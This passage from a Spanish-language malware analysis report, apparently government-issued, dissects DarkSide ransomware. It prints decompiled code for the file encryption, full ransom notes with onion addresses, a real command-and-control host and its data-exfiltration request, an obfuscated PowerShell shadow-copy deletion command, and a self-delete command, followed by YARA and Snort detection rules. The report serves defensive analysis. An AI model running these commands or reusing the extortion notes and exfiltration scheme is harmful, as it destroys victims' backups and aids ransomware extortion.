.data:00410788  db 12h, 0EAh, 0C2h, 1Eh, 8, 72h, 0B6h, 0C9h, 79h, 43h, 9Fh, 8Ah, 6Ch, 0C4h
.data:00410788  db 26h, 0D9h, 23h, 8Ah, 0AFh, 0E0h, 5Fh, 55h, 0CEh, 0CCh, 2Bh, 0C3h, 63h
.data:00410788  db 0B7h, 6Ah, 75h, 24h, 4Ch, 0C6h, 0C3h, 7Ch, 55h, 0A7h, 80h, 37h, 0F6h
.data:00410788  db 98h, 0D1h, 0B4h, 7Dh, 84h, 60h, 36h, 0DAh, 71h, 0DBh, 56h, 5Bh, 0C5h
.data:00410788  db 5Ch, 4Eh, 58h, 34h, 0C8h, 5, 88h, 8Ah, 83h, 0B2h, 0B9h, 5Bh, 32h, 0D4h
.data:00410788  db 2Eh, 32h, 1, 0BFh, 38h, 0AFh, 0Ch, 8Fh, 0BDh, 99h, 0D8h, 9Bh, 45h, 0BBh
.data:00410788  db 63h, 49h, 1, 16h, 0B0h, 0ABh, 0DFh, 0C5h, 0F4h, 36h, 19h, 27h, 0E2h
.data:00410788  db 2Bh, 5Ah
```

Figura 22. Claves pública RSA embebida.

A continuación, se detalla el proceso de cifrado que aplica sobre cada fichero:

- Genera 64 bytes aleatorios mediante el API "RtlRandomEx", que utiliza como matriz de inicialización para el algoritmo Salsa20.
- Cifra la matriz generada, junto con el tamaño original del fichero y un valor de marca final (0xffffffffffffffff), usando la clave pública RSA que lleva embebida.
- Calcula un checksum de 16 bytes con el resultado de la operación anterior (128 bytes – 1024 bits).
- Renombra el fichero, añadiéndole la extensión de cifrado.
- Cifra el contenido del fichero con el algoritmo Salsa20.
- Finalmente, escribe el bloque cifrado (128 bytes) junto con el checksum (16 bytes) al final del fichero cifrado.

```
  cont = 8;
  do
  {
    value = wrap_RtlRandomEx();
    if ( cont == 5 )
    {
      value = 0;
      v3 = 0;
    }
    *(_DWORD *)&out[8 * cont - 4] = value;
    *(_DWORD *)&out[8 * cont-- - 8] = v3;
  }
  while ( cont );
  return value;
}
```

Figura 23. Generación de matriz de inicialización de Salsa20.

Descripción de los bytes que escribe al final de cada fichero cifrado:

Offset	Descripción	Bytes
0	Matriz algoritmo Salsa20 (64 bytes), tamaño original del fichero y valor de marca final (0xffffffffffffffff).	128
128	Checksum de los 128 bytes anteriores.	16

La extensión que aplica sobre los ficheros cifrados es aleatoria en cada máquina, que genera calculando un checksum sobre el valor de la siguiente clave de registro:

HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid

```
v4 = AllocAndDecryptStr(dword_40B79A);        // SOFTWARE\\Microsoft\\Cryptography
if ( !p_RegOpenKeyExW(HKEY_LOCAL_MACHINE, v4, 0, 257, &v19, a3, a4, a1) )
{
  v18 = 1;
  v17 = 128;
  v5 = AllocAndDecryptStr(dword_40B7DE);      // MachineGuid
  if ( !p_RegQueryValueExW(v19, v5, 0, &v18, machineguid, &v17, v12) )// fd8662c9-6baa-446c-ae10-3cd81cf11a39
  {
    v6 = p_WideCharToMultiByte(0, 0, machineguid, -1, pData, 64, 0, 0);
    v7 = (const BYTE *)Checksum(pData, v6, 0);
    v8 = (const BYTE *)Checksum(v7, 16, 1);
    v9 = (const BYTE *)Checksum(v8, 16, 1);
    v10 = (unsigned __int8 *)Checksum(v9, 16, 1);
    *a5 = '.';
    Bin2AsciiHex(v10, 4, a5 + 1);             // .17b5f793
  }
  p_RtlFreeHeap(g_Heap, 0, v5);
  p_RegCloseKey(v19);
}
```

Figura 24. Generación de extensión de cifrado.

Este esquema de cifrado, muy común en familias de ransomware, garantiza a los atacantes que los ficheros secuestrados únicamente puedan ser descifrados usando la clave privada RSA que mantienen en su posesión.

5.11 MENSAJE DE RESCATE

El código dañino escribe su mensaje de rescate en cada uno de los directorios cifrados, creando un fichero con nombre "README.[EXT].TXT", que contiene el siguiente texto:

```
---------- [ Welcome to DarkSide ] ------------->

 What happend?
 ---------------------------------------------
 Your computers and servers are encrypted, backups are deleted. We use strong encryption
algorithms, so you cannot decrypt your data.
 But you can restore everything by purchasing a special program from us - universal decryptor.
This program will restore all your network.
 Follow our instructions below and you will recover all your data.

 What guarantees?
 ---------------------------------------------
 We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is
not in our interests.
 All our decryption software is perfectly tested and will decrypt your data. We will also provide
support in case of problems.
 We guarantee to decrypt one file for free. Go to the site and contact us.

 How to get access on website?
 ---------------------------------------------
 Using a TOR browser:
 1) Download and install TOR browser from this site: https://torproject.org/
 2) Open our website:
http://darksidfqzcuhtk2.onion/B69Q1UI7FTR7GBNMO8Y61RV3YKYIE62POYGBVE93EYFTPQZLWTXR4X7ZHS3U24ZJ

 When you open our website, put the following data in the input form:
 Key:


PgIAxDLHzRBDv5o7Vig18SbVmq1qcEu9HsTntjyBqxhnnWWyjxApsY2HT3pK3oIalb9zqbA4j1eGmiWR66X9DN7EukLCkowwM7
RICR4D9qjNjLbn8c5MwyMkX05sY4uwBNKByivNh82hEySNXSnezWmTPKpqrBD5abDJp4IyXl8Z2XAtuSw9AeyTczEkZvGFwbap
J26Msu9v5mGcTYQ1BcramQkzfO50HcAuUWyksR5IEC7rLeWg4Nd8gTvgVRFmGEYgkfUrRvP5ZRahWCTNbu6WaXiHNHPrV9OGJM
dkDAqr7q4yNOMrGDiK8VvP6OGdqj9e8o9TOQ5xb8a97FksTzlUU4ISnpISmJqJ6sNuJYhnzpMt6DeV7M4q06U9THgAgxOnAMTV
oXoZg8ekecZ1afysA2Zwa8jjqbn34dR36W96mFVlZJon776mdnqc0O1pLnMXHr8gBOQUKnSkAJQasUhcGJewGoBpioakie9nvF
idiXnVHTspyqbPehbyB4geScdgrZlAraZqHnzLld6PNRjROIXh4FqGU5Fvx69eNWlcxIt2iffqWbk

 !!! DANGER !!!
 DO NOT MODIFY or try to RECOVER any files yourself. We WILL NOT be able to RESTORE them.
 !!! DANGER !!!
```

Figura 25. Mensaje de rescate "README.[EXT].TXT".

Por otro lado, cuando termina con proceso de cifrado, cambia el icono asociado a los ficheros cifrados y el fondo de pantalla de la víctima, en el que muestra el siguiente mensaje:



Figura 26. Fondo de pantalla aplicado.

5.12 COMUNICACIONES

Antes de iniciar el proceso de cifrado, el código dañino envía a su servidor de mando y control (C&C) la siguiente información que recopila de la máquina víctima:

- Nombre de usuario
- Unidades de disco locales con información de espacio.
- Lenguaje configurado en el sistema.
- Información de grupo de trabajo o dominio.
- Nombre y versión del Sistema Operativo.
- Arquitectura (x86 o x64).
- Identificador de máquina.
- Versión e identificador del BOT (estático).

```
// {
// "bot":{
// "ver":"1.8.5.8",
// "uid":"75fb1970b674cc4"
// },
// "os":{
// "lang":"en-US",
// "username":"labs",
// "hostname":"W7X64",
// "domain":"WORKGROUP",
// "os_type":"windows",
// "os_version":"Windows 7 Professional",
// "os_arch":"x64",
// "disks":"C:73/119",
// "id":"8a1d0955229fb17ab588"
// }
// }
v2 = encrypt_info((int)&key, 16, (int)a1, a2);
if ( v2 )
{
  v17 = (int *)p_RtlAllocateHeap(g_Heap, 8, 2 * v2);
  if ( v17 )
  {
    v3 = base64_encode(v2, a1, v2, v17);
    v4 = p_strlen(build_uid);
    v16 = p_RtlAllocateHeap(g_Heap, 8, &v3[v4 + 22]);
    if ( v16 )
    {
      strcpy(v13, "%.8x=%s&%.8x=%s");       // param=BASE64
      random_val = wrap_RtlRandomEx();
```

Figura 27. Información enviada.

Antes de enviar la información, lo cifra con una clave que mantiene en su configuración y codifica el resultado con Base64. Después, lo envía mediante una petición POST utilizando puerto 443 (HTTPS).

```
<----- NEW REQUEST ----->

Accept: */*
Connection: keep-alive
Accept-Encoding: gzip, deflate, br
Content-Type: text/plain
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:79.0) Gecko/20100101 Firefox/80.0
Host: securebestapp20.com
Content-Length: 430
Cache-Control: no-cache

127.0.0.1 - - [17/Mar/2021 10:48:34] "POST /FzcQcgI609z HTTP/1.1" 200 -
POST Data:

2964e9e1=YFW2gNICk/3rlDZh66MF3IjW1NUZ8JO8o4DfQaEzSl66IQUMYQANddeYcuMQv1SSXL2AB5Vym8vgwJT6b77P6neK+X+HvaJdgGZ3Dirn
iriOFsE4IiZUaWL820r/sdKJhBj2i8ZxQ66oFUYpRxlyJsuDDIP73Ek/zJt/IgWUq6iC/RcUEXWBwlpO+ixLnw+w07sGdKA7z4zt0KXs2wiwl/SZ9
UF4jXGfsS84hv1Y/oEIpJHo9prY69+c5v+3JSAQJnSgQE5RhLNhNAFSk1FWL+Wo5QMwTG/klsB2qID5arqYhQftBB2rIkBtx+L3ZdnFJSGKdfPh+6
Ia1HE4DN1DGQPTOB25aIRHHW/bQt22pRboMlZzeCNWUa=&267a1ff1=75fb1970b674cc4
```

Figura 28. Comunicación con servidor de mando y control.

Ambas muestras analizadas utilizan el siguiente dominio como su servidor de mando y control:

securebestapp20.com

Whois Dominio - SECUREBESTAPP20.COM	
Dominio:	SECUREBESTAPP20.COM
Registro:	Registrado
Name Servers:	DNS1.REGISTRAR-SERVERS.COM (156.154.132.200) DNS2.REGISTRAR-SERVERS.COM (156.154.133.200)
Estado:	clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Actualización:	16-Sep-2020
Creación:	16-Sep-2020
Entidad Registradora	
Registrar:	NameCheap, Inc.
Servidor Whois:	com.whois-servers.net
URL:	
Reverse IP	
Dominios Vecinos:	Mostrar Dominios con la misma IP (Puede tardar varios segundos en cargar)
Información del Servidor	
IP:	185.105.109.19
Pais:	Ukraine
Visitar Web:	http://www.securebestapp20.com
Whois completo del Dominio	

Domain Name: SECUREBESTAPP20.COM
Registry Domain ID: 2560152857_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 2020-09-16T17:58:58Z
Creation Date: 2020-09-16T17:58:55Z
Registry Expiry Date: 2021-09-16T17:58:55Z
Registrar: NameCheap, Inc.
Registrar IANA ID: 1068
Registrar Abuse Contact Email: abuse@namecheap.com
Registrar Abuse Contact Phone: +1.6613102107
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: DNS1.REGISTRAR-SERVERS.COM
Name Server: DNS2.REGISTRAR-SERVERS.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2021-03-17T10:09:32Z <<<

Figura 29. Información whois de servidor de mando y control.

Cuando el código dañino termina de cifrar todos los ficheros, establece una segunda comunicación con su servidor de mando y control en la que envía estadísticas del proceso de cifrado, incluyendo el número de ficheros cifrados y omitidos, tamaño total cifrado y tiempo transcurrido.

```
// {
// "id":"%s",
// "uid":"%s",
// "enc-num":"%u",
// "enc-size":"%s",
// "skip-num":"%u",
// "elapsed-time":"%u.%u"
// }
```

Figura 30. Estadísticas enviadas sobre el proceso de cifrado.

5.13 BORRADO SHADOW COPIES

Antes de comenzar el cifrado, el código dañino trata de eliminar las distintas copias de seguridad (Shadow Copies) existentes en el sistema.

```
int __usercall DeleteShadowCopies@<eax>(int a1@<edi>)
{
  int result; // eax

  if ( g_IsWow64 )
    result = DeleteShadowCopies_PowershellCommand(a1);
  else
    result = DeleteShadowCopies_COM(a1);
  return result;
}
```

Figura 31. Borrado shadow copies.

Si detecta que el proceso está ejecutándose bajo SysWOW64, ejecutará el siguiente comando de powershell para eliminar las shadow copies:

```
powershell -ep bypass -c
"(0..61)|%{$s+=[char][byte](\'0x\'+\'4765742D576D694F626A6563742057696E33325F536861646F77636F7079207C204
66F72456163682D4F626A656374207B245F2E44656C65746528293B7D20\'.Substring(2*$_,2))};iex $s"
```

El contenido decodificado se corresponde con:

```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

```
p_Wow64DisableWow64FsRedirection(&v4, a1);
ZeroMemory(&v2, 0x10u);
ZeroMemory(v3, 0x48u);
LODWORD(v3[0]) = 72;
DeobfuscateString((int)aPowershellEpBy, *(_DWORD *)&aPowershellEpBy[-2]);
// 'powershell -ep bypass -c "(0..61)|%{$s+=[char][byte](\'0x\'+\'4765742D576D694F626A6563742057696E333

// decoded:
// Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
p_CreateProcessW(0, aPowershellEpBy, 0, 0, 1, 134742016, 0, 0, v3, &v2);
if ( ZeroMemory(aPowershellEpBy, *(_DWORD *)&aPowershellEpBy[-2]) )
{
  p_WaitForSingleObject(v2, -1);
  p_CloseHandle(v2);
  p_CloseHandle(DWORD1(v2));
}
return p_Wow64RevertWow64FsRedirection(v4);
```

Figura 32. Borrado shadow copies con powershell.

En caso de que el proceso no esté corriendo bajo SysWOW64, borrará las shadow copies mediante COM (Component Object Model):

- Instancia el objeto COM con CLSID: 4590F811-1D3A-11D0-891F-00AA004B2E24 (WBEM Locator) con la interfaz con CLSID: DC12A687-737F-11CF-884D-00AA004B2E24 (IID_IWbemLocator).
- Se conecta al namespace "ROOT\CIMV2" para obtener un objeto "IWbemServices".
- Mediante el objeto "IWbemServices" enumera las distintas shadow copies creadas en el sistema, ejecutando la consulta: SELECT * FROM Win32_ShadowCopy".
- Del resultado de la consulta, elimina cada shadow copy encontrada en el sistema, formando la consulta "Win32_ShadowCopy.ID='%s'" con el identificador de la copia y ejecutando el método "Delete".

```
if ( !ZeroMemory(aRootCimv2, *(_DWORD *)&aRootCimv2[-2]) && !p_CoSetProxyBlanket(v8, 10, 0, 0, 3, 3, 0, 0) )
{
  DeobfuscateString((int)aWql, *(_DWORD *)&aWql[-2]);// WQL
  DeobfuscateString((int)aSelectFromWin3, *(_DWORD *)&aSelectFromWin3[-2]);// SELECT * FROM Win32_ShadowCopy
  (*(void (__stdcall **)(int, wchar_t *, wchar_t *, int, _DWORD, int *))(*(_DWORD *)v8 + 80))(
    v8,
    aWql,
    aSelectFromWin3,
    48,
    0,
    &v7);
  ZeroMemory(aWql, *(_DWORD *)&aWql[-2]);
  if ( !ZeroMemory(aSelectFromWin3, *(_DWORD *)&aSelectFromWin3[-2]) )
  {
    DeobfuscateString((int)aId_0, *(_DWORD *)&aId_0[-2]);// ID
    DeobfuscateString((int)aWin32Shadowcop, aWin32Shadowcop[-1]);// Win32_ShadowCopy.ID='%s'
    while ( !(*(int (__stdcall **)(int, int, int, int *, char *))(*(_DWORD *)v7 + 16))(v7, -1, 1, &v6, v5) )
    {
      if ( !(*(int (__stdcall **)(int, wchar_t *, _DWORD, _DWORD *, _DWORD, _DWORD, int))(*(_DWORD *)v6 + 16))(
              v6,
              aId_0,
              0,
              v4,
              0,
              0,
              a1) )
      {
        p_swprintf(v3, aWin32Shadowcop, v4[2]);
        if ( !(*(int (__stdcall **)(int, _DWORD *, _DWORD, _DWORD, _DWORD))(*(_DWORD *)v8
                                                                            + 64))(// Delete
                v8,
```

Figura 33. Borrado de Shadow Copies mediante COM.

5.14 AUTOBORRADO

Cuando el código dañino termina el proceso de cifrado, se *autoborra* ejecutando el siguiente comando:

```
C:\Windows\system32\cmd.exe /C DEL /F /Q <ruta corta ransomware> >> NUL
```

```
p_GetModuleFileNameW(g_ImageBase, v1, 260);
p_GetShortPathNameW(v1, v4, 260);
DeobfuscateString((int)aCDelFQ, aCDelFQ[-1]); // /C DEL /F /Q
p_wcscpy(v3, aCDelFQ);
ZeroMemory(aCDelFQ, aCDelFQ[-1]);
p_wcscat(v3, v4);
DeobfuscateString((int)aNul_0, aNul_0[-1]);   //  >> NUL
p_wcscat(v3, aNul_0);
ZeroMemory(aNul_0, aNul_0[-1]);
DeobfuscateString((int)aComspec_0, aComspec_0[-1]);// ComSpec
p_GetEnvironmentVariableW(aComspec_0, v2, 260);
ZeroMemory(aComspec_0, aComspec_0[-1]);

// C:\Windows\system32\cmd.exe /C DEL /F /Q C:\Users\labs\Desktop\C43EE0~1 >> NUL
return p_ShellExecuteW(0, 0, v2, v3, 0, 0);
```

Figura 34. Ejecución de autoborrado.

5.15 DESCIFRADO

En enero de 2021, la compañía BitDefender publicó una herramienta que permite el descifrado de ficheros secuestrados por algunas versiones de este ransomware.

https://labs.bitdefender.com/2021/01/darkside-ransomware-decryption-tool/

Se ha probado la herramienta en entornos cifrados ambas muestras analizadas, obteniendo los siguientes resultados:

SHA1	Descifrable
C43EE0CEF6ACEE7D503F056764ABC64D8F7AE9B9	SI
D1DFE82775C1D698DD7861D6DFA1352A74551D35	NO



Figura 35. Descifrado de ficheros.

6. REGLAS DE DETECCIÓN

6.1 REGLAS YARA

```
import "pe"

rule DarkSide_Ransomware
{
	meta:
		author      = "Centro Criptológico Nacional (CCN)"
		date        = "01/07/2021"
		description = "DarkSide ransomware"

	strings:
		$1 = {68EFBEADDE}
		$2 = {D116D15604D15608D1560C}
		$3 = {C7035C005C00C743043F005C00C7430855004E00C7430C43005C00}
		$4 = {C744470272006500C744470663007900C744470A63006C00C744470E65002A00}

	 condition:
		uint16(0) == 0x5A4D and
		pe.machine == pe.MACHINE_I386 and
		pe.number_of_sections == 4 and
		all of them
}
```

6.2 REGLAS SNORT

```
alert udp any any -> any 53 (msg:"DarkSide ransomware – DNS query - securebestapp20.com"; flow:to_server; content:"|0F|securebestapp20|03|com"; classtype:trojan-activity;)
```

7. ANEXOS

7.1 CLAVE PÚBLICA RSA (PEM)

7.1.1 C43EE0CEF6ACEE7D503F056764ABC64D8F7AE9B9

```
-----BEGIN PUBLIC KEY-----
MIGeMA0GCSqGSIb3DQEBAQUAA4GMADCBiAKBgFor4icZNvTF36uwFgFJY7tFm9iZ
vY8Mrzi/ATIu1DJbubKDiogFyDRYTlzFW1bbcdo2YIR9tNGY9jeAp1V8w8ZMJHVq
t2PDK8zOVV/gr4oj2SbEbIqfQ3nJtnIIHsLqEliP1M6/gepF4ZTEpzx/rkWyFHV2
bw/8T8aAMHxmSVUzAgMBAAE=
-----END PUBLIC KEY-----
```

7.1.2 D1DFE82775C1D698DD7861D6DFA1352A74551D35

```
-----BEGIN PUBLIC KEY-----
MIGeMA0GCSqGSIb3DQEBAQUAA4GMADCBiAKBgEFmxdiMz7wdgOEXTx4ze+xw4dQx
UBm5V/lhNs4NaBD2yuqVZWN2wRvKw2nk4XlzRGayehNRKjDwC+ccdYS8xq08ytl3
LiDhrl3E8OFZp0M+EsEFAt+WKf3uhwJmFA+DxcAMzzKUqALfvOD3cxm/qKRiJRa9
fbNzDhLVait8qKqVAgMBAAE=
-----END PUBLIC KEY-----
```

7.2 MENSAJE DE RESCATE

7.2.1 C43EE0CEF6ACEE7D503F056764ABC64D8F7AE9B9

```
---------- [ Welcome to DarkSide ] ---------->

 What happend?
 ---------------------------------------------
 Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt
your data.
 But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all your
network.
 Follow our instructions below and you will recover all your data.

 What guarantees?
 ---------------------------------------------
 We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests.
 All our decryption software is perfectly tested and will decrypt your data. We will also provide support in case of problems.
 We guarantee to decrypt one file for free. Go to the site and contact us.

 How to get access on website?
 ---------------------------------------------
 Using a TOR browser:
 1) Download and install TOR browser from this site: https://torproject.org/
 2) Open our website:
http://darksidfqzcuhtk2.onion/B69Q1UI7FTR7GBNM08Y61RV3YKYIE62POYGBVE93EYFTPQZLWTXR4X7ZHS3U24ZJ

 When you open our website, put the following data in the input form:
 Key:


PgIAxDLHzRBDv5o7Vig18SbVmq1qcEu9HsTntjyBqxhnnwWyjxApsY2HT3pK3oIalb9zqbA4j1eGmiWR66X9DN7EukLCkowwM7RICR4D
9qjNjLbn8c5MwyMkX05sY4uwBNKByivNh82hEySNXSnezWmTPKpqrBD5abDJp4IyXl8Z2XAtuSw9AeyTczEkZvGFwbapJ26Msu9v5mG
cTYQ1BcramQkzfO50HcAuUWyksR5IEC7rLeWg4Nd8gTvgVRFmGEYgkfUrRvP5ZRahWCTNbu6WaXiHNHPrV90GJMdkDAqr7q4yN0M
rGDiK8VVP60Gdqj9e8o9T0Q5xb8a97FksTzlUU4ISnpISmJqJ6sNuJYhnzpMt6DeV7M4q06U9THgAgxOnAMTVoXoZg8ekecZ1afysA2Zw
a8jjqbn34dR36W96mFVlZJon776mdnqc0O1pLnMXHr8gB0QUKnSkAJQasUhcGJewGoBpioakie9nvFidiXnVHTspyqbPehbyB4geScdgr
ZlAraZqHnzLld6PNRjR0IXh4FqGU5Fvx69eNWlcxIt2iffqWbk

 !!! DANGER !!!
 DO NOT MODIFY or try to RECOVER any files yourself. We WILL NOT be able to RESTORE them.
 !!! DANGER !!!
```

7.2.2 D1DFE82775C1D698DD7861D6DFA1352A74551D35

---------- [Welcome to Dark] ---------->

What happend?

Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt your data.
But you can restore everything by purchasing a special program from us - universal decryptor. This program will restore all your network.
Follow our instructions below and you will recover all your data.

Data leak

First of all we have uploaded more then 100 GB data.

Example of data:
- Accounting data
- Executive data
- Sales data
- Customer Support data
- Marketing data
- Quality data
- And more other...

Your personal leak page: http://darksidedxcftmqa.onion/blog/article/id/6/dQDclB_6Kg-c-6fJesONyHoaKh9BtI8j9Wkw2inG8O72jWaOcKbrxMWbPfKrUbHC
The data is preloaded and will be automatically published if you do not pay.
After publication, your data will be available for at least 6 months on our tor cdn servers.

We are ready:
- To provide you the evidence of stolen data
- To give you universal decrypting tool for all encrypted files.
- To delete all the stolen data.

What guarantees?

We value our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests.
All our decryption software is perfectly tested and will decrypt your data. We will also provide support in case of problems.
We guarantee to decrypt one file for free. Go to the site and contact us.

How to get access on website?

Using a TOR browser:
1) Download and install TOR browser from this site: https://torproject.org/
2) Open our website:
http://darksidfqzcuhtk2.onion/K71D6P88YTX04R3ISCJZHMD5IYV55V9247QHJY0HJYUXX68H2P05XPRIR5SP2U68

When you open our website, put the following data in the input form:
Key:
pr9gzRnMz6qEwr6ovMT0cbjd9yT56NctfQZGIiVVLgo0ME2EQpAUyZucG9BLrOJjno5XLPvCN11TFfnlFHa42u5mJxoeR5k5RUgQAC1MC6LBUj4YOOAUyiBrR
HQSUM3pzGoEPRVOzXSZ8YqkJyFL0TDFBbWaBKQDOSo9GzKKoVRQ0Eb02F5geTPkTAqZZSfSQ6PBBlTGPSgGe2kCyuwwp7lDmRSJlNnHssMMZHVhXzyZ6fxiBY
gNiuusFK8JNI5nrtRPp3bMAc6OEddxfJWj6o2GT1Xg9j87Jp4Oyv43E1J61jLJAWBkmoBB3Gqv07mtyDW5PnmxBlNzABbLFEvJMQL23sR8nnw4svzcZHxrqD1
xRcxqyeKtsaQ5yqLvyQgMdnrI2QoCqkHYYUfBIzjO8BXyBZdmjHanXE57jdDAhjaDUUqfL917cCyJr1uwVR0Xj5lJXe8BIKHd3dFrz70CsIXFAhicOsBlFzIn
daNcAXXyL8Fg1avIXOcuEkGRDXt8Cs8b3TAB6n4DrbLJdiFjECo8yCA9pxvzqjXatumUloblWFZaUoLVYzP

!!! DANGER !!!
DO NOT MODIFY or try to RECOVER any files yourself. We WILL NOT be able to RESTORE them.
!!! DANGER !!!